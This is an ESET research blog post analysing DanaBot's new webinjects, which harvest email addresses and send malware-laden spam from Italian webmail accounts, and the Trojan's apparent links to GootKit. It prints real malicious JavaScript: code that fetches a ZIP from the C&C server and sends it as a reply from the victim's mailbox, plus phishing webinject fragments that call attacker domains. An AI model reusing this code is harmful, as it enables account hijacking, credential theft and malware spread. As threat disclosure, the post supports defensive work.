DanaBot evolves beyond banking Trojan with new spam-sending capability

welivesecurity.com/2018/12/06/danabot-evolves-beyond-banking-trojan-new-spam/

December 6, 2018

ESET research shows that DanaBot operators have been expanding the malware's scope and possibly cooperating with another criminal group

ESET Research
6 Dec 2018 - 02:56PM

ESET research shows that DanaBot operators have been expanding the malware’s scope and possibly cooperating with another criminal group

DanaBot appears to have outgrown the banking Trojan category. According to our research, its operators have recently been experimenting with cunning email-address-harvesting and spam-sending features, capable of misusing webmail accounts of existing victims for further malware distribution.


Besides the new features, we found indicators that DanaBot operators have been cooperating with the criminals behind GootKit, another advanced Trojan – behavior atypical of the otherwise independently operating groups.

Sending spam from victims’ mailboxes

The previously unreported features caught our attention when analyzing the webinjects used to target users of several Italian webmail services as part of DanaBot’s expansion in Europe in September 2018.

According to our research, the JavaScript injected into the targeted webmail services’ pages can be broken down into two main features:

1. DanaBot harvests email addresses from existing victims’ mailboxes. This is achieved by injecting a malicious script into each of the targeted webmail service’s webpages once a victim logs in, processing the victim’s emails and sending all email addresses it finds to a C&C server.



```
      Time       Source         Destination    Protocol Length Info
  720 19.816456  [redacted]     5.8.55.205     HTTP      959 GET /e.php?s=itfullemail&n=mat&b=[redacted]&_= HTTP/1.0
  739 19.970059  5.8.55.205     [redacted]     HTTP      724 HTTP/1.1 200 OK  (text/javascript)
 1080 22.026962  [redacted]     5.8.55.205     HTTP      978 GET /getemail.php?lang=EN&s=outlook.live.com&n=mat&em=[redacted]%40outlook.com%3B HTTP/1.0
 1104 22.212159  5.8.55.205     [redacted]     HTTP      307 HTTP/1.1 200 OK  (text/javascript)
 1923 24.101602  [redacted]     5.8.55.205     HTTP      976 GET /getemail.php?lang=EN&s=outlook.live.com&n=mat&em=[redacted]%40rmail.com%3B HTTP/1.0
 1962 24.286068  5.8.55.205     [redacted]     HTTP      307 HTTP/1.1 200 OK  (text/javascript)
 3212 31.180916  [redacted]     5.8.55.205     HTTP      977 GET /getemail.php?lang=EN&s=outlook.live.com&n=mat&em=[redacted]%40outlook.com%3B HTTP/1.0
 3275 31.384992  5.8.55.205     [redacted]     HTTP      307 HTTP/1.1 200 OK  (text/javascript)
 6827 38.217341  [redacted]     5.8.55.205     HTTP      972 GET /getemail.php?lang=EN&s=outlook.live.com&n=mat&em=no-reply%40microsoft.com%3B HTTP/1.0
 6904 38.395999  5.8.55.205     [redacted]     HTTP      307 HTTP/1.1 200 OK  (text/javascript)
13224 57.485656  [redacted]     5.8.55.205     HTTP      973 GET /getemail.php?lang=EN&s=outlook.live.com&n=mat&em=email%40mail.onedrive.com%3B HTTP/1.0
13247 57.801535  5.8.55.205     [redacted]     HTTP      307 HTTP/1.1 200 OK  (text/javascript)
```


Figure 1 – DanaBot harvesting email addresses

1. If the targeted webmail service is based on the Open-Xchange suite – for example, the popular Italian webmail service libero.it – DanaBot also injects a script that has the ability to use the victim’s mailbox to covertly send spam to the harvested email addresses.

The malicious emails are sent as replies to actual emails found in the compromised mailboxes, making it seem as if the mailbox owners themselves are sending them. Further, malicious emails sent from accounts configured to send signed messages will have valid digital signatures.


Interestingly, it seems that attackers are particularly interested in email addresses containing the substring “pec”, which is found in Italy-specific “certified electronic mail” addresses. This may indicate that DanaBot authors are focused on targeting corporate and public administration emails that are the most likely to use this certification service.

The emails include ZIP attachments, pre-downloaded from the attacker’s server, containing a decoy PDF file and a malicious VBS file. Executing the VBS file leads to downloading further malware using a PowerShell command.




```
SendLetter: function( addemail, LetterId ){
  if( X.Task.attach != "" ){
    var request = new XMLHttpRequest();
    request.open('GET', "/analitycs/zipB1A20B5905/E015C94642.php?n=tam&task=" + X.Task.id + "&" + Math.random(), true);
    request.responseType = 'blob';
    request.onload = function() {
      var blob = new Blob([request.response], {type : 'application/x-zip-compressed;'});
      var FileName = X.Task.attach + X.RND(100,999999) + ".zip" ;
      var fileOfBlob = new File([blob], FileName);
      X.Work( LetterId, addemail, fileOfBlob );
    };
    request.send();
  }else{
    X.getScript("errork&task=" + X.Task.id +"&info=none attach");
  }
},
Work: function( LetterId, addemail, FileInfo ){
```

Figure 2 – Code downloading malicious ZIP from C&C server



```
  to_recipients = to_recipients.slice(1,to_recipients.length );
  if( em == null || !to_recipients.length || 0 == sended ){
    setTimeout(function(){ X.StartWork( X.Task ); }, 1000);
    return;
  }
  try{ X.$("#DDDNesEmail").text( X.$("#DDDNesEmail").text() + reply['data']['cc'] + to_recipients );  }catch(z){}
  json_0['from'] = reply['data']['from'];
  json_0['to'] = to_recipients;
  json_0['headers'] = reply['data']['headers'];
  json_0['subject'] = reply['data']['subject'];
  json_0['priority'] = reply['data']['priority'];
  json_0['vcard'] = 0;
  json_0['csid'] = reply['data']['csid'];
  json_0['initial'] = true;
  json_0['msgref'] = reply['data']['msgref'];
  json_0['attachments'] = reply['data']['attachments'];
  json_0['cc'] = reply['data']['cc'];
  json_0['bcc'] = reply['data']['bcc'];
  var fd = new FormData();
  fd.append( 'json_0', JSON.stringify(json_0));
  if( FileInfo ){
    fd.append( 'file_0', FileInfo);
  }
  X.$.ajax({
    url: '/appsuite/api/mail?action=new&lineWrapAfter=0&session=' + ox.session,
    data: fd,
    processData: false,
    contentType: false,
    type: 'POST',
    cache : false
  }).done(function(a){
    if( 2 == X.RND(1,3) ){ X.EmptyFolder(); }
    X.UsedLetter += ","+X.Task.id+":"+X.LetterId;
    X.getScript("updtask&sended=1&task=" + X.Task.id +"&used=" + encodeURIComponent(","+X.Task.id+":"+X.LetterId ) );
    X.StartWork( X.Task );
  });
}catch(z){
 X.StartWork( X.Task );
}
```

Figure 3 – Code creating an email and adding a malicious ZIP attachment



[redacted] <[redacted]@pec.it> □ [redacted]@geopec.it; □ [redacted]@pec.[redacted].it; + 64 ▾ 1


Re: trasmissione [redacted]

ⓘ We removed extra line breaks from this message.

FATTURE_TELEPASS_[redacted].zip
5 KB

Gentile Cliente,
Vi chiediamo pertanto di provvedere alla stampa dei documenti.
Grazie.

Figure 4 – Example of a spam email with a malicious ZIP attachment from a recent Italy-targeted campaign (Sample source: VirusTotal)


Compressed Folder Tools
FATTURE_TELEPASS_[redacted]
File
Home
Share
View
Extract
« INetCache › Content.Outlook › K9LFKY56 › FATTURE_TELEPASS_[redacted]
Search FATTURE_TELEPASS_[redacted]..
Quick access
OneDrive
This PC
Network
welivesecurity

Name	Type	Compressed size	Password ...
_20170906-Eseguito-_pagamento_MAV_0000_110755 169	VBScript Script File	23 KB	No
20170906-Eseguito-_pagamento_MAV_0000_110755 1	File	6 KB	No

2 items

Figure 5 – Example of the ZIP attachment's contents

At the time of writing, the malicious features described above are still limited to targeting Italy; the targeted services are listed at the end of this blog post.

Links between DanaBot and GootKit

Having analyzed the malicious VBS file available on DanaBot's C&C server, we found that it points to a downloader module for GootKit, an advanced and stealthy Trojan primarily used in banking fraud attacks. The malicious VBS file seems to be generated automatically, and is different on each access.

This is the first time we have seen indicators of DanaBot distributing other malware. Until now, DanaBot has been believed to be operated by a single, closed group. The behavior is also new for GootKit, which has been described as a privately held tool, not sold on underground forums, and also operated by a closed group. Interestingly, we've recently seen another instance of GootKit being distributed by other malware – namely by the notorious Emotet Trojan in its latest campaigns around Black Friday and Cyber Monday.

Apart from the presence of GootKit on servers used by DanaBot, we have found further links suggesting a cooperation between the operators of DanaBot and GootKit.

First, ESET's telemetry was able to link GootKit activity to a C&C server subnet and top-level domain (TLD) also used by DanaBot. DanaBot uses many IP addresses in the 176.119.1.0/24 subnet for C&C and redirects (see IoCs). While DanaBot domain names change every few days, .co is their most common TLD (for example egnacios[.]co, kimshome[.]co, etc.). The GootKit samples downloaded by the malicious payload on DanaBot's C&C had funetax[.]co and reltinks[.]co as their C&Cs. Both resolved to 176.119.1.175 for some time.

Second, both DanaBot and GootKit domains usually share the same domain registrar for their .co domains, namely Todaynic.com, Inc, and mostly share the same name server, dnspod.com.

Finally, in the week starting Oct 29, 2018, ESET's telemetry showed a significant decrease in the distribution of DanaBot in Poland; in the same week, there was a spike of activity of GootKit in Poland. During the spike, GootKit was spread using the same distribution method as DanaBot in its recent Polish campaigns.





Figure 6 – DanaBot and GootKit activity in Poland between October 8 and November 8, 2018

Similarity with other malware families

While analyzing DanaBot, we also noticed that part of DanaBot's configuration has a structure we have previously seen in other malware families, for example Tinba or Zeus. This allows its developers to use similar webinject scripts or even reuse third-party scripts.

Interestingly, some scripts are almost exactly the same as the scripts we have seen used by the BackSwap trojan, including naming conventions and the location of the script on a server.



```
function LoadSkr(linkk) {var script=document.createEle

var wwww='https://ksmahon.co/';var waitdiv="<center id
var waitfk="<div class=\"header\"></div> <form name=\'
var waitlok="<div><center> <br/> Prowadzone sa prace r

//my7ajx("title, head").remove();

var netbot="frr";
var rem777bname2="";
if(window.rem777bname) rem777bname2=window.rem777bname
var loca=location.href;
var tyyp=0;

var apan=wwww+"az/a/777.php?typ="+document.location.ho

var args={};
var tmp1;
var tkstate=1;var lg="",ps="",tk="";
var lgf;var pss;var tabl;var tabltr;var btn;var click:

function fake77(a,b){
if(a==1){
tkstate=4;
my7ajx("#fkwt, .fkwt").remove();
tabl.html(waitfk);
my7ajx("#fk3").html(lgf);
my7ajx("#fk1").html(b.split("z")[0]);
```

```
function LoadSkr(linkk) {var script=document.createEle

var wwww='https://getsumpsi.co/';wwww="https://"+docum
var waitfk="<div class=\"header\"></div> <form name=\'
var waitlok="<div><center> <br/> Prowadzone sa prace r

//my7ajx("title, head").remove();

var netbot="frr";
var rem777bname2="";
if(window.rem777bname) rem777bname2=window.rem777bname
var loca=location.href;
var tyyp=0;

var apan=wwww+"/my9rep/777.php?typ="+document.location

var args={};
var tmp1;
var tkstate=1;var lg="",ps="",tk="";
var lgf;var pss;var tabl;var tabltr;var btn;var click:

function fake77(a,b){
if(a==1){
tkstate=4;
my7ajx("#fkwt, .fkwt").remove();
tabl.html(waitfk);
my7ajx("#fk3").html(lgf);
my7ajx("#fk1").html(b.split("z")[0]);
```

Figure 7 – Comparison of scripts used by BackSwap (left) and DanaBot (right). Differences are marked in orange

Conclusion

Our research shows that DanaBot has a much broader scope than a typical banking Trojan, with its operators regularly adding new features, testing new distribution vectors, and possibly cooperating with other cybercriminal gangs.

ESET systems detect and block both DanaBot and GootKit.

Hashes and ESET detection names of DanaBot components and plug-ins can be found in our previous blogpost on DanaBot. Domains, IP addresses and hashes connected with the Italy-targeted campaign described in this blogpost can be found in the IoCs section.

This research was carried out by Kaspars Osis, Tomáš Procházka and Michal Kolář.

Webmail services targeted by email-address-harvesting feature

- Any service based on Roundcube
- Any service based on Horde
- Any service based on Open-Xchange
- aruba.it
- bluewin.ch
- email.it
- gmx.net
- libero.it
- mail.yahoo.com
- mail.google.com
- mail.one.com
- outlook.live.com
- tecnocasa.it
- tim.it

- tiscali.it
- vianova.it

Webmail services targeted by spam-sending feature

Any service based on Open-Xchange

Indicators of Compromise (IoCs)

Domains used by the VBS file to download malware (GootKit at the time of writing)

- job.hitjob[.]it
- vps.hitjob[.]it
- pph.picchio-intl[.]com
- dcc.fllimorettinilegnaegiardini[.]it
- icon.fllimorettinilegnaegiardini[.]it
- team.hitweb[.]it
- latest.hitweb[.]it
- amd.cibariefoodconsulting[.]it

Example domains used by the GootKit downloader module

- vps.cibariefoodconsulting[.]it
- ricci.bikescout24[.]fr
- drk.fm604[.]com
- gtdspr[.]space
- it.sunballast[.]de

Active DanaBot C&C servers (as of December 6, 2018)

- 5.8.55[.]205
- 31.214.157[.]12
- 47.74.130[.]165
- 149.154.157[.]106
- 176.119.1[.]99
- 176.119.1[.]100
- 176.119.1[.]120
- 176.119.1[.]176
- 176.223.133[.]15
- 185.254.121[.]44
- 188.68.208[.]77
- 192.71.249[.]50

Example VBS file from a spam email

SHA-1	ESET detection name
A05A71F11D84B75E8D33B06E9E1EBFE84FAE0C76	VBS/Kryptik.KY

Example of downloaded GootKit

SHA-1	ESET detection name
0C2389B3E0A489C8E101FFD0E3E2F00E0C461B31	Win32/Kryptik.GNNS

6 Dec 2018 - 02:56PM

Newsletter

Discussion